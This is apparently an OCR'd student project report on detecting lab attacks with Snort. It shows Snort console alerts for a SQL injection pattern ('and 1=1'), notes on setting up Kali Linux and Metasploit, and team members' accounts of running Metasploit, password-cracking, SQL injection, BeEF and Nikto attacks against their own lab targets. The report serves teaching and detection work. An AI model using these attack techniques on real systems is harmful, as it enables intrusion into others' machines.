
```
| Match States      : 8672
| Memory (MB)       : 65.12
|   Patterns        : 0.70
|   Match Lists     : 1.12
|   DFA
|     1 byte states : 1.15
|     2 byte states : 61.95
|     4 byte states : 0.00
+----------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 444 ]
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{056A3744-84D4-474E-8218-76997FEA66AF}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.8.3-WIN32 GRE (Build 383)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.6  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
Commencing packet processing (pid=11512)
07/23-11:10:40.592087  [**] [1:1000012:1] SQL Injection Attempt - and 1=1 [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.44.132:43316 -> 192.168.44.1:8080
```



SQL injection

select sal from emp

submit



```
Command Prompt - snort -i 5 -c C:\snort\etc\snort.conf -A console
| Memory (MB)       : 65.12
|   Patterns        : 0.70
|   Match Lists     : 1.12
|   DFA
|     1 byte states : 1.15
|     2 byte states : 61.95
|     4 byte states : 0.00
+-------------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 444 ]
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{056A3744-B4D4-474E-8218-76997FEA66AF}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.8.3-WIN32 GRE (Build 383)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.6  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
Commencing packet processing (pid=6516)
07/23-11:17:33.582239  [**] [1:1000008:1] SQL Injection Attempt - and 1=1 [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.44.132:43328 -> 192.
168.44.1:8080
```

PROBLEMS FACED AND LESSONS LEARNT:

1. We started this project, by downloading and installing with snort. We don’t have any idea of how to edit the snort configuration file. Later on, the videos which are posted on Blackboard helps us to run the snort successfully.

2. When we run the snort in IDS mode, the attacks are not displayed on the screen of command prompt. But log files are generated in the folder. When I use -A console in the command, this problem is solved.

3. To launch the first attack, we need to use Metasploit. In order to do that, we have to download kali Linux. So first, we install Oracle Virtual Box to download Kali Linux. After installing Kali Linux, when I try to ping from my system, I got an error in the internet connection. Then I found the problem is because of not enabling the Intel Virtualization Technology “Intel VT-x”. Then I went to BIOS mode to enable the Virtualization adapter.

4. After enable the VT-X, still I got the same Internet connectivity problem. Then I found the problem is because of network adaptor settings in the Virtual Box. I changed the type of connection Bridged Adapter Connection.

5. Still, I have the same problem. I try so many modifications which I learned by using the Youtube, but all are failed to solve the issue. Finally, I found that there are some problems with Virtual Box. I stop using Oracle Virtual Box, instead of that I started to use, VMware. Then everything is solved regarding execution of Metasploit.

6. After running the Metasploit second time, it shows an error message like it failed to detect the database. Later we studied on this issue, we learnt about the PostgreSQL database which is used in Metasploit. We learned the basic database commands such as

msfdb init--------initialize the database msfdb reinit-----delete and reinitialize the database msfdb delete----delete database and stop using it msfdb start-------start the database msfdb stop-------stop the database

7. When we try to attack the remote system, it failed due to Windows Firewall and anti-virus programs later we turned off all those.

8. In the attack using Metasploit, we had a problem of detecting the attack using Snort. This problem is caused because of we were trying to specify the filtering criteria as the whole packet content flowing from Target to Metasploit. But Snort was not detecting the attack of Metasploit. We realized that whole content of packet need not be same every time, so we realized that we have a common pattern in every time when the packets flow from target to Metasploit and specify that pattern as filtering criteria.

9. After installing the kali linux we faced some network issue problems while working with tools. Later it was solved by detecting the correct ip address usage and wifi issues.

10. Faced problem with the apache tomcat while running our codes and also by using vmware we could not connect to other systems because of vm ware network issues.

<u>TEAM CONTRIBUTIOS:</u>

As a team we worked together and helped each other with any problems we faced. We all discussed about the attacks and how to start with the project attacks. The attacks were distributed among the team members and each of us have worked collectively to achieve the task in given time. The work was shared equally to get good results.

VIKAS KONDAPALLI: Worked on the attack related to Metasploit tool. Started this attack by learning about the metasploit and its basic attacks. I had to install kali linux to use the metasploit tool. Installed snort and worked with it to gain knowledge on its rules. Learnt in depth about the Metasploit commands, its exploits and modules related to the attack. Installed Wireshark to observe the patter which I used in snort for detecting the attack in target system. Finally implemented the attack in kali linux and attacked the target system and detected it using snort.

AMULYA PINDI: Worked with the password cracking attack on the target system. Initially I created a web application which is vulnerable to password cracking. I deployed it in apache tomcat and checked if it is working. Later I searched online for a password dictionary friend which I can use it easily in attack. The java code for the requirement was developed and ran it to find any errors. Parallel I installed snort to get familiar with its rules and ways to use it. Planned the criteria about how to detect the attack in snort and wrote the corresponding snort rule. At the end I implemented the attack in target system and detected it using snort.

SIVARAMA KRISHNA L: Worked on the sql injection attack. Developed a web application vulnerable to the attack. Deployed the web application in apache tomcat and verified it. Started the attack with manually testing the web page and later checked it with the java code. Installed snort and got familiar with the rules used in snort and ways to change them. I had to write the various criteria for the sql injection detections and implement them in snort. Complete the attack and detected it while running in target machine by snort.

SWAMY L. T: Worked on the BeEF attack. Started this attack by gaining knowledge by the tool and I had to install kali linux to use the tool. Learnt the basic steps in BeEF and how it can exploit the browser. Brower exploitation was completed first and then I installed snort to use it to detect the attack. Worked on snort to successfully detect the attack and complete the attack.

LAKSHMA REDDY I: Worked on the nikto attack. I made myself familiar with kali linux and nikto tool. Nikto is a tool which can be directly used in kali linux. Installed kali linux and started with the basic commands in nikto. Later installed snort, configured it and tried to get familiar with it. Implemented the attack and checked whether snort had detected it in target system.

REFERENCES :

1. To install and edit the snort: https://www.youtube.com/watc=?RwWM0srLSg0
2. Snort Documentation: https:s3.amazonaws.com/snort-orsite/production/document_files/files/000/000/original/snort_manual.pdf?AWSAccessKeyId=AKIC7GA&Expires=1469311858&Signature=ona%2FyNUfMK%2F5uAScUI%2Bu11s2kfI%3D
3. Wikepedia.com
4. https://blog.secureideas.com/2013/06/getng-sted-with-beef-browser.html
5. http://sqlmap.org
6. http://smwiki2014.wikidot.com/wiki:paword-snifing-using-ettrcap
7. http://stackoverflow.com/questions/3549890/how-to-programmatically-access-web-page-in-java.
8. http://bridgei2i.com/blog/extracting-data-from-webpages-in-java-with-help-of-htmlunit/